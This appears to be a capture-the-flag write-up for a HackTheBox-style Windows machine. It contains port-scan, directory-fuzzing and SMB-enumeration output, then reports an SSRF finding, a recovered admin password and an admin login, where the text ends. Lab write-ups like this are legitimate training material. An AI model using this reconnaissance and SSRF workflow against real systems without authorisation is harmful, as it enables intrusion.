Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.239
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-29 11:19 IST
Nmap scan report for 10.10.10.239
Host is up (1.4s latency).
Not shown: 51788 closed tcp ports (reset), 13728 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Voting System using PHP
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: 403 Forbidden
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Not valid before: 2021-01-18T14:00:16
|_Not valid after:  2022-01-18T14:00:16
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql?
| fingerprint-strings:
|   HTTPOptions, LDAPSearchReq, NCP, SIPOptions, TerminalServer, TerminalServerCookie, X11Probe, afp, oracle-tns:
|_    Host '10.10.14.8' is not allowed to connect to this MariaDB server
5000/tcp  open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```


```
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.94SVN%I=7%D=6/29%Time=667FA161%P=x86_64-pc-linux-gnu%r
SF:(HTTPOptions,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.8'\x20is\x20not
SF:\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Ter
SF:minalServerCookie,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.8'\x20is\x
SF:20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%
SF:r(X11Probe,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.8'\x20is\x20not\x
SF:20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LDAPS
SF:earchReq,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.8'\x20is\x20not\x20
SF:allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(SIPOpti
SF:ons,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.8'\x20is\x20not\x20allow
SF:ed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(TerminalServ
SF:er,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.8'\x20is\x20not\x20allowe
SF:d\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(NCP,49,"E\0\0
SF:\x01\xffj\x04Host\x20'10\.10\.14\.8'\x20is\x20not\x20allowed\x20to\x20c
SF:onnect\x20to\x20this\x20MariaDB\x20server")%r(oracle-tns,49,"E\0\0\x01\
SF:xffj\x04Host\x20'10\.10\.14\.8'\x20is\x20not\x20allowed\x20to\x20connec
SF:t\x20to\x20this\x20MariaDB\x20server")%r(afp,49,"E\0\0\x01\xffj\x04Host
SF:\x20'10\.10\.14\.8'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20t
SF:his\x20MariaDB\x20server");
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Web Port 80

1) Found a login page



2) Found a file scanner tool in subdomain




3) Found more pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://10.10.10.239/FUZZ' -ic -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.239/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 4388, Words: 654, Lines: 126, Duration: 189ms]
images                  [Status: 301, Size: 338, Words: 22, Lines: 10, Duration: 176ms]
admin                   [Status: 301, Size: 337, Words: 22, Lines: 10, Duration: 161ms]
plugins                 [Status: 301, Size: 339, Words: 22, Lines: 10, Duration: 173ms]
includes                [Status: 301, Size: 340, Words: 22, Lines: 10, Duration: 172ms]
dist                    [Status: 301, Size: 336, Words: 22, Lines: 10, Duration: 164ms]
licenses                [Status: 403, Size: 421, Words: 37, Lines: 12, Duration: 172ms]
%20                     [Status: 403, Size: 302, Words: 22, Lines: 10, Duration: 171ms]
*checkout*              [Status: 403, Size: 302, Words: 22, Lines: 10, Duration: 170ms]
phpmyadmin              [Status: 403, Size: 302, Words: 22, Lines: 10, Duration: 164ms]
webalizer               [Status: 403, Size: 302, Words: 22, Lines: 10, Duration: 162ms]
*docroot*               [Status: 403, Size: 302, Words: 22, Lines: 10, Duration: 163ms]
*                       [Status: 403, Size: 302, Words: 22, Lines: 10, Duration: 161ms]
con                     [Status: 403, Size: 302, Words: 22, Lines: 10, Duration: 168ms]
```

Web Port 443

1) Found a forbidden page




LDAP Port 445

1) Null Session not allowed


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ enum4linux 10.10.10.239
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Jun 29 11:46:03 2024

 ==========================================( Target Information )==========================================

Target ........... 10.10.10.239
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.10.10.239 )============================

[E] Can't find workgroup/domain


 ================================( Nbtstat Information for 10.10.10.239 )================================

Looking up status of 10.10.10.239
No reply from 10.10.10.239

 =====================================( Session Check on 10.10.10.239 )=====================================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

Vulnerability Assessment

1) Found SSRF





2) Found a credentials in internal application




admin:@LoveIsInTheAir!!!!

3) Logged in as admin

